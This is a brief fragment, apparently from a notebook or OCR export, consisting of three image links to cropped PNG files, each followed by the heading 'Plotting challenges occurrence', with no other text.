
# Plotting challenges occurrence




# Plotting challenges occurrence




# Plotting challenges occurrence



